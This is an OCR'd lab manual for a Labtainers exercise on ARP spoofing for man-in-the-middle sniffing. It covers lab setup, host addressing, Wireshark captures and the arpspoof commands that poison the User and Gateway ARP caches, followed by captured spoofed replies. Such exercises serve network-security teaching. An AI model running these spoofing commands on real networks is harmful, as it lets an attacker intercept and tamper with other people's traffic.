ARP Spoofing for Sniffing and Man-in-the-middle Attacks

1 Overview


This exercise explores the use of ARP spoofing as a means to sniff local network traffic. Modern Local Area Networks (LANs) use ethernet switches, which prevent passive sniffing of network traffic between other components. This lab assumes you have separately learned about the ARP protocol. ARP spoofing is a technique by which the attacker sends spoofed ARP messages into the LAN, with a goal of causing traffic meant for one IP address to be routed to the attacker's computer instead. The attacker's computer then forwards the traffic to the intended destination. This puts the attacker into the middle of the traffic exchange, hence the name ”Man in the Middle” attack.

2 Lab Environmnet

This lab runs in the Labtainer framework, available at http://my.nps.edu/web/c3o/labtainers. That site includes links to a pre-built virtual machine that has Labtainers installed, however Labtainers can be run on any Linux host that supports Docker containers.

From your labtainer-student directory start the lab using:

```
labtainer arp-spoof
```




root@kali: ~/Downloads/labtainer/labtainer-student
File Edit View Search Terminal Help

```
root@kali:~/Downloads/labtainer/labtainer-student# labtainer arp-spoof
[2018-12-04 20:18:02,321 - WARNING : labutils.py:581 - CreateSubnets() ] Already exists! Not creating local_ne
twork subnet at 172.25.0.0/24!

[2018-12-04 20:18:02,363 - WARNING : labutils.py:581 - CreateSubnets() ] Already exists! Not creating remote_n
etwork subnet at 172.35.0.0/24!

Starting the lab, this may take a moment...


The lab manual is at
   file:///root/Downloads/labtainer/trunk/labs/arp-spoof/docs/arp-spoof.pdf

You may open these by right clicking
and select "Open Link".


Press <enter> to start the lab

# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
root@kali:~/Downloads/labtainer/labtainer-student# # watch_fast: "/org/gnome/terminal/legacy/" (establishing:
0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
root@kali:~/Downloads/labtainer/labtainer-student#
```

Links to this lab manual and to an empty lab report will be displayed. If you create your lab report on a separate system, be sure to copy it back to the specified location on your Linux system.

3 Network Configuration

This lab includes four networked computers as shown in Figure 1, which illustrates the intended flow of traffic between the user computer and the Webserver via the Gateway.



```
ubuntu@webserver:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:23:00:03
          inet addr:172.35.0.3  Bcast:172.35.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:29 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

```
ubuntu@user:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr aa:ab:ac:ad:00:02
          inet addr:172.25.0.2  Bcast:172.25.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2152 (2.1 KB)  TX bytes:0 (0.0 B)
```

```
ubuntu@gateway:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr aa:ab:ac:ad:00:03
          inet addr:172.25.0.3  Bcast:172.25.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2292 (2.2 KB)  TX bytes:0 (0.0 B)

eth1      Link encap:Ethernet  HWaddr 02:42:ac:23:00:02
          inet addr:172.35.0.2  Bcast:172.35.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2066 (2.0 KB)  TX bytes:0 (0.0 B)
```

```
ubuntu@attacker:~$ 
```

4 Lab Tasks

In this lab, you will use the arpspoof tool to convice the User computer that traffic destined for Gateway should instead be sent to the Attacker computer – and convince the Gateway that traffic destined for the User should be sent to the Attacker computer, as illustrated in Figure2




Figure 1: Intended traffic from between User and Webserver




Figure 2: Man-in-the-middle attack via ARP Spoofing


The arpspoof tool is installed on the Attacker computer, as is Wireshark. The Attacker computer is configured to forward IP packets that is receives which are destined for elsewhere. You can confirm this with this command, which should reflect a value of ’1’:

```
sysctl net.ipv4.conf.all.forwarding
```


4.1 Task 1: Sniff the LAN from the Attacker

Before you engage in ARP spoofing, first look at network traffic as seen by the Attacker. StartWireshark on the Attacker computer, selecting the ”eth0” interface:

```
wireshark -ki eth0
```




```
ubuntu@attacker:~$ export DISPLAY=:10.0
ubuntu@attacker:~$ echo $DISPLAY:10.0
:10.0:10.0
ubuntu@attacker:~$ wireshark
```



The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
pply a display filter ... <Ctrl-/>
Expression...
+
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
eth0
any
Loopback: lo
nflog
nfqueue
usbmon1
usbmon2
1
2


On the User computer, use wget to retrieve a web page from the Webserver:

```
wget <address of Webserver>
```



```
ubuntu@user:~$ wget 172.35.0.3
--2018-11-28 20:40:08--  http://172.35.0.3/
Connecting to 172.35.0.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 908 [text/html]
Saving to: 'index.html'

index.html            100%[==================================>]     908  --.-KB/s    in 0s

2018-11-28 20:40:08 (147 MB/s) - 'index.html' saved [908/908]

ubuntu@user:~$ 
```

Observe the Wireshark display. Do you see either the web query or the response?



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time          Source              Destination   Protocol Length Info
    1 0.000000000   aa:ab:ac:ad:00:02   Broadcast     ARP          42 Who has 172.25.0.3? Tell 172.25.0.2
```


```
▼ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
    Interface id: 0 (eth0)
    Encapsulation type: Ethernet (1)
    Arrival Time: Nov 28, 2018 20:40:08.200675909 UTC
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1543437608.200675909 seconds
    [Time delta from previous captured frame: 0.000000000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 0.000000000 seconds]
    Frame Number: 1
    Frame Length: 42 bytes (336 bits)
    Capture Length: 42 bytes (336 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:arp]
    [Coloring Rule Name: ARP]
    [Coloring Rule String: arp]
▼ Ethernet II, Src: aa:ab:ac:ad:00:02 (aa:ab:ac:ad:00:02), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▶ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▶ Source: aa:ab:ac:ad:00:02 (aa:ab:ac:ad:00:02)
    Type: ARP (0x0806)
▼ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: aa:ab:ac:ad:00:02 (aa:ab:ac:ad:00:02)
    Sender IP address: 172.25.0.2
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 172.25.0.3
```

```
0000  ff ff ff ff ff ff aa ab  ac ad 00 02 08 06 00 01   ........ ........
0010  08 00 06 04 00 01 aa ab  ac ad 00 02 ac 19 00 02   ........ ........
0020  00 00 00 00 00 00 ac 19  00 03                     ........ ..
```

4.2 Task 2: Spoof the ARP cache on the User and Gateway Computers


Use the arpspoof tool on the Attacker computer to perform your ARP spoofing. Note you must target both the User and Gateway computers. It is easiest to start the arpspoof program in two different virtual terminals connected to the attacker (you may have wondered why you were given three Attacker terminals).

```
sudo arpspoof -t <User IP> <gateway IP>
sudo arpspoof -t <gateway IP> <User IP>
```


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.  Time           Source             Destination        Protocol Length Info
  26 727.184339456 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  27 729.184537474 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  28 731.184717215 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  29 733.184874033 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  30 735.185071321 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  31 737.185269960 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  32 739.185481964 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  33 741.185673599 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  34 743.185978253 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  35 745.186163403 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  36 747.186377832 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  37 749.186596662 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  38 751.186908106 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  39 753.187114507 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  40 755.187310664 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  41 757.187578277 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  42 759.187778032 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  43 761.187931231 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  44 763.188083081 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04

▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: aa:ab:ac:ad:00:02 (aa:ab:ac:ad:00:02), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: aa:ab:ac:ad:00:02 (aa:ab:ac:ad:00:02)
    Sender IP address: 172.25.0.2
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 172.25.0.3
```

